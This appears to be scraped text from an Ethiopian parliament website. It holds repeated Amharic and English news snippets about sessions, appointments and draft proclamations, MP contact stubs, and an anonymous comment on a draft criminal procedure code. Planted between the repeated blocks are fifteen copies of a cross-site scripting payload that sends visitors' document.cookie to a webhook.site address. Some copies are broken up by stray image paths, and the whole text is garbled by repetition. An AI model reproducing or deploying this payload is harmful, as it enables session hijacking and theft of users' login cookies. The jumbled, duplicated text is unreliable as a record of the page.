Hon. D/r. ENDALU MULATU LEMI Constituency:Bedele chewaka Political Party:Prosperity ...
Mr. Solomon Assefa Hailemariam Information Communication Technology Directorate W/Director Telephone:...
በ 2015 ዓ.ም. የወጡ አዋጆች
Mr. Kereyou Banata Galgello Deputy Secretary General Telephone: +251-1 11 24 10 19 ...
(ዜና ፓርላማ)፤ መጋቢት 26፣ 2015 ዓ.ም፤ አዲስ አበባ፤ ምክር ቤቱ ዛሬ ባካሄደው13ኛው መደበኛ ጉባዔው የአንድ የምክር ቤት አባልን ያለመከሰስ መብትን አንስቷል።የውሳኔ ሀሳቡ የህግና ፍትህ ጉዳዮች ቋሚ ኮሚቴ ሰብሳቢ በተከበሩ ወ/ሮ እጸገነት መንግስቱ ቀርቧል።ያለመከሰስ መብት እንዲነሳ በፍትህ...
(ዜና ፓርላማ)፤ መጋቢት 26፣ 2015 ዓ.ም፤ አዲስ አበባ፤ ምክር ቤቱ ዛሬ ባካሄደው 13ኛው መደበኛ ጉባዔው የፌዴራል ከፍተኛ ፍርድ ቤት ፕሬዝዳንት እና ምክትል ፕሬዝዳንት ሹመትን መርምሮ አፅድቋል።የውሳኔ ሀሳቡን ያቀረቡት የመንግስት ዋና ተጠሪ ሚንስትር ክቡር አቶ ተስፋዬ በልጂጌ ሲሆኑ፤ ሹመቱ...
የአገራችንን ሁለንተናዊ እድገትና የፈጠራና ቴክኖሎጂ ሽግግርን ለማረጋገጥ፣ በእውቀትና በክህሎት የጎለበተ የሰውኃይልና ማህበረሰብ ለማፍራትየከፍተኛ ትምህርት፣ ቴክኒክና ሙያ ሥልጠና፣ የምርምር ተቋማት እና የኢንዱስትሪትስስር ሚና ከፍተኛ በመሆኑ፤የከፍተኛ ትምህርት፣ቴክኒክና ሙያ ሥልጠና እና የምርምር ተቋማት...
የራስ ገዝ ዩኒቨርሲቲ  ረቂቅ አዋጅ
(ዜና ፓርላማ)፤ መጋቢት 21፣ 2015 ዓ.ም፤ አዲስ አበባ፤ የሕዝብ ተወካዮች ምክር ቤት ሁለት የሁለትዮሽ ስምምነቶችንና አንድ ረቂቅ አዋጅን ለሚመለከታቸው ቋሚ ኮሚቴዎች መርቷል።የሁለትዮሽ ስምምነቶቹ በኢትዮጵያ መንግስትና በስዊስ ኮንፌዴሬሽን መንግስታት መካከል እንዲሁም በኢትዮጵያ እና በሉግዘምበርግ...(ዜና ፓርላማ)፤ መጋቢት 19፣ 2015 ዓ.ም፤ አዲስ አበባ፤ የዜጎችን ማህበራዊ ችግሮች ለመፍታት መንግስት የተለያዩ እርምጃዎችን እየወሰደ መሆኑን ክቡር ጠቅላይ ሚኒስትር ዐብይ አህመድ ገልፀዋል፡፡ጠቅላይ ሚኒስትሩ ይህን ያሉት በምክር ቤት አባላት ለቀረቡላቸው ጥያቄዎች በሰጡት ማብራሪያ ነው፡፡የትምህርት...
(ዜና ፓርላማ)፣ መጋቢት 19፣ 2015 ዓ.ም፤ ሰላም ከጦርነት ያልተናነሰ ትጋት ስለሚጠይቅ ዘላቂ ሠላም ማስፈን ይቻል ዘንድ እያንዳንዱ ህብረተሰብ የድርሻውን ሊወጣ እንደሚገባ ጠቅላይ ሚኒስትር ዐቢይ አሕመድ (ዶ.ር) አሳስበዋል፡፡ዛሬ በተካሄደው 6ኛው የሕዝብ ተወካዮች ምክር ቤት 2ኛ ዓመት የሥራ ዘመን...
(Parliament News); March 22, 2023; In its 6th round, 2nd year, first special meeting held today, the council approved the resolution number 12/2015 with 61 votes against, 5 abstentions and a...Hon Ato. Fraol Udessa Gelchu Constituency:uraga Political Party:Prosperity Telephone: +251...
ይህ አዋጅ “በኢትዮጵያ ፌዴራላዊ ዲሞክራሲያዊ ሪፐብሊክ መንግስት እና በቱርክ ሪፐብሊክ መንግስት መካከል የተደረገውን በወንጀል ጉዳዮች የጋራ የህግ ትብብር ስምምነትማጽደቂያ አዋጅ ቁጥር..../2015” ተብሎ ሊጠቀስ ይችላል፡፡
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
Hon. D/r. ENDALU MULATU LEMI Constituency:Bedele chewaka Political Party:Prosperity ...
Mr. Solomon Assefa Hailemariam Information Communication Technology Directorate W/DirectorTelephone:...
በ 2015 ዓ.ም. የወጡ አዋጆች
Mr. Kereyou Banata Galgello Deputy Secretary General Telephone: +251-1 11 24 10 19 ...
(ዜና ፓርላማ)፤ መጋቢት 26፣ 2015 ዓ.ም፤ አዲስ አበባ፤ ምክር ቤቱ ዛሬ ባካሄደው13ኛው መደበኛ ጉባዔው የአንድ የምክር ቤት አባልን ያለመከሰስ መብትን አንስቷል።የውሳኔ ሀሳቡ የህግና ፍትህ ጉዳዮች ቋሚ ኮሚቴ ሰብሳቢ በተከበሩ ወ/ሮ እጸገነት መንግስቱ ቀርቧል።ያለመከሰስ መብት እንዲነሳ በፍትህ...
(ዜና ፓርላማ)፤ መጋቢት 26፣ 2015 ዓ.ም፤ አዲስ አበባ፤ ምክር ቤቱ ዛሬ ባካሄደው 13ኛው መደበኛ ጉባዔው የፌዴራል ከፍተኛ ፍርድ ቤት ፕሬዝዳንት እና ምክትል ፕሬዝዳንት ሹመትን መርምሮ አፅድቋል።የውሳኔ ሀሳቡን ያቀረቡት የመንግስት ዋና ተጠሪ ሚንስትር ክቡር አቶ ተስፋዬ በልጂጌ ሲሆኑ፤ ሹመቱ...የአገራችንን ሁለንተናዊ እድገትና የፈጠራና ቴክኖሎጂ ሽግግርን ለማረጋገጥ፣ በእውቀትና በክህሎት የጎለበተ የሰውኃይልና ማህበረሰብ ለማፍራት የከፍተኛ ትምህርት፣ ቴክኒክና ሙያ ሥልጠና፣ የምርምር ተቋማት እና የኢንዱስትሪትስስር ሚና ከፍተኛ በመሆኑ፤የከፍተኛ ትምህርት፣ቴክኒክና ሙያ ሥልጠና እና የምርምር ተቋማት...
የራስ ገዝ ዩኒቨርሲቲ  ረቂቅ አዋጅ
(ዜና ፓርላማ)፤ መጋቢት 21፣ 2015 ዓ.ም፤ አዲስ አበባ፤ የሕዝብ ተወካዮች ምክር ቤት ሁለት የሁለትዮሽ ስምምነቶችንና አንድ ረቂቅ አዋጅን ለሚመለከታቸው ቋሚ ኮሚቴዎች መርቷል።የሁለትዮሽ ስምምነቶቹ በኢትዮጵያ መንግስትና በስዊስ ኮንፌዴሬሽን መንግስታት መካከል እንዲሁም በኢትዮጵያ እና በሉግዘምበርግ...(ዜና ፓርላማ)፤ መጋቢት 19፣ 2015 ዓ.ም፤ አዲስ አበባ፤ የዜጎችን ማህበራዊ ችግሮች ለመፍታት መንግስት የተለያዩ እርምጃዎችን እየወሰደ መሆኑን ክቡር ጠቅላይ ሚኒስትርዐብይ አህመድ ገልፀዋል፡፡ጠቅላይ ሚኒስትሩ ይህን ያሉት በምክር ቤት አባላት ለቀረቡላቸው ጥያቄዎች በሰጡትማብራሪያ ነው፡፡የትምህርት...
(ዜና ፓርላማ)፣ መጋቢት 19፣ 2015 ዓ.ም፤ ሰላም ከጦርነት ያልተናነሰ ትጋት ስለሚጠይቅ ዘላቂ ሠላም ማስፈን ይቻል ዘንድ እያንዳንዱ ህብረተሰብ የድርሻውን ሊወጣ እንደሚገባ ጠቅላይ ሚኒስትር ዐቢይ አሕመድ (ዶ.ር) አሳስበዋል፡፡ዛሬ በተካሄደው 6ኛው የሕዝብ ተወካዮች ምክር ቤት 2ኛ ዓመት የሥራ ዘመን...
(Parliament News); March 22, 2023; In its 6th round, 2nd year, first special meeting held today, the council approved the resolution number 12/2015 with 61 votes against, 5 abstentions and a...
Hon Ato. Fraol Udessa Gelchu Constituency:uraga Political Party:Prosperity Telephone: +251...
ይህ አዋጅ “በኢትዮጵያ ፌዴራላዊ ዲሞክራሲያዊ ሪፐብሊክ መንግስት እና በቱርክ ሪፐብሊክ መንግስት መካከል የተደረገውን በወንጀል ጉዳዮች የጋራ የህግ ትብብር ስምምነት ማጽደቂያ አዋጅ ቁጥር..../2015” ተብሎ ሊጠቀስ ይችላል፡፡
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
Hon. D/r. ENDALUMULATU LEMI Constituency:Bedele chewaka Political Party:Prosperity ...
Mr. Solomon Assefa Hailemariam Information Communication Technology Directorate W/Director Telephone:...
በ 2015 ዓ.ም. የወጡ አዋጆች
Mr. Kereyou Banata Galgello Deputy Secretary General Telephone: +251-1 11 24 10 19 ...
(ዜና ፓርላማ)፤ መጋቢት 26፣ 2015 ዓ.ም፤ አዲስ አበባ፤ ምክር ቤቱ ዛሬ ባካሄደው13ኛው መደበኛ ጉባዔው የአንድ የምክር ቤት አባልን ያለመከሰስ መብትን አንስቷል።የውሳኔ ሀሳቡ የህግና ፍትህ ጉዳዮች ቋሚ ኮሚቴ ሰብሳቢ በተከበሩ ወ/ሮ እጸገነት መንግስቱ ቀርቧል።ያለመከሰስ መብት እንዲነሳ በፍትህ...
(ዜና ፓርላማ)፤ መጋቢት 26፣ 2015 ዓ.ም፤ አዲስ አበባ፤ ምክር ቤቱ ዛሬ ባካሄደው 13ኛው መደበኛ ጉባዔው የፌዴራል ከፍተኛ ፍርድ ቤት ፕሬዝዳንት እና ምክትል ፕሬዝዳንት ሹመትን መርምሮ አፅድቋል።የውሳኔ ሀሳቡን ያቀረቡት የመንግስት ዋና ተጠሪ ሚንስትር ክቡር አቶ ተስፋዬ በልጂጌ ሲሆኑ፤ ሹመቱ...
የአገራችንን ሁለንተናዊ እድገትና የፈጠራና ቴክኖሎጂ ሽግግርን ለማረጋገጥ፣ በእውቀትና በክህሎት የጎለበተ የሰውኃይልና ማህበረሰብ ለማፍራት የከፍተኛ ትምህርት፣ ቴክኒክና ሙያ ሥልጠና፣ የምርምር ተቋማት እና የኢንዱስትሪትስስር ሚና ከፍተኛ በመሆኑ፤የከፍተኛ ትምህርት፣ቴክኒክና ሙያሥልጠና እና የምርምር ተቋማት...
የራስ ገዝ ዩኒቨርሲቲ  ረቂቅ አዋጅ
(ዜና ፓርላማ)፤ መጋቢት 21፣ 2015 ዓ.ም፤ አዲስ አበባ፤ የሕዝብ ተወካዮች ምክር ቤት ሁለት የሁለትዮሽ ስምምነቶችንና አንድ ረቂቅ አዋጅን ለሚመለከታቸው ቋሚ ኮሚቴዎች መርቷል።የሁለትዮሽ ስምምነቶቹ በኢትዮጵያ መንግስትና በስዊስ ኮንፌዴሬሽን መንግስታት መካከል እንዲሁም በኢትዮጵያ እና በሉግዘምበርግ...
(ዜና ፓርላማ)፤ መጋቢት 19፣ 2015 ዓ.ም፤ አዲስ አበባ፤ የዜጎችን ማህበራዊ ችግሮች ለመፍታት መንግስት የተለያዩ እርምጃዎችን እየወሰደ መሆኑን ክቡር ጠቅላይ ሚኒስትር ዐብይ አህመድ ገልፀዋል፡፡ጠቅላይ ሚኒስትሩ ይህን ያሉት በምክር ቤት አባላት ለቀረቡላቸው ጥያቄዎች በሰጡት ማብራሪያ ነው፡፡የትምህርት...
(ዜና ፓርላማ)፣ መጋቢት 19፣ 2015ዓ.ም፤ ሰላም ከጦርነት ያልተናነሰ ትጋት ስለሚጠይቅ ዘላቂ ሠላም ማስፈን ይቻል ዘንድ እያንዳንዱ ህብረተሰብየድርሻውን ሊወጣ እንደሚገባ ጠቅላይ ሚኒስትር ዐቢይ አሕመድ (ዶ.ር) አሳስበዋል፡፡ዛሬ በተካሄደው 6ኛው የሕዝብ ተወካዮች ምክር ቤት 2ኛ ዓመት የሥራ ዘመን...
(Parliament News); March 22, 2023; In its 6th round, 2nd year, first special meeting held today, the council approved the resolution number 12/2015 with 61 votes against, 5 abstentions and a...
Hon Ato. Fraol Udessa Gelchu Constituency:uraga Political Party:Prosperity Telephone: +251...
ይህ አዋጅ “በኢትዮጵያ ፌዴራላዊ ዲሞክራሲያዊ ሪፐብሊክ መንግስት እና በቱርክ ሪፐብሊክ መንግስት መካከል የተደረገውን በወንጀል ጉዳዮች የጋራ የህግ ትብብር ስምምነት ማጽደቂያ አዋጅ ቁጥር..../2015” ተብሎ ሊጠቀስ ይችላል፡፡
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'"/>');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>
<script>document.write('<img src="https://webhook.site/60388ee2-ec6e-4e68-b9a6-19983e410dbe?c='+document.cookie+'" />');</script>

null RE: የወንጀል ሕግ ሥነ ሥርዓት እና የማስረጃ ረቂቅ ሕግ

Anonymous, modified 4 Months ago.

RE: የወንጀል ሕግ ሥነ ሥርዓት እና የማስረጃ ረቂቅ ሕግ

የወንጀል ሕግ ሥነ ሥርዓት እና የማስረጃ ረቂቅ ሕግ

In relation to procedures that govern judicial witness protection measures, which is a practical problem in our courts and have a far-reaching consequence in the system, the improvement made in the draft code is insignificant. It is not comprehensive and doesn‘t solve the already existed gaps and problems in the area ofwitness identity protection.
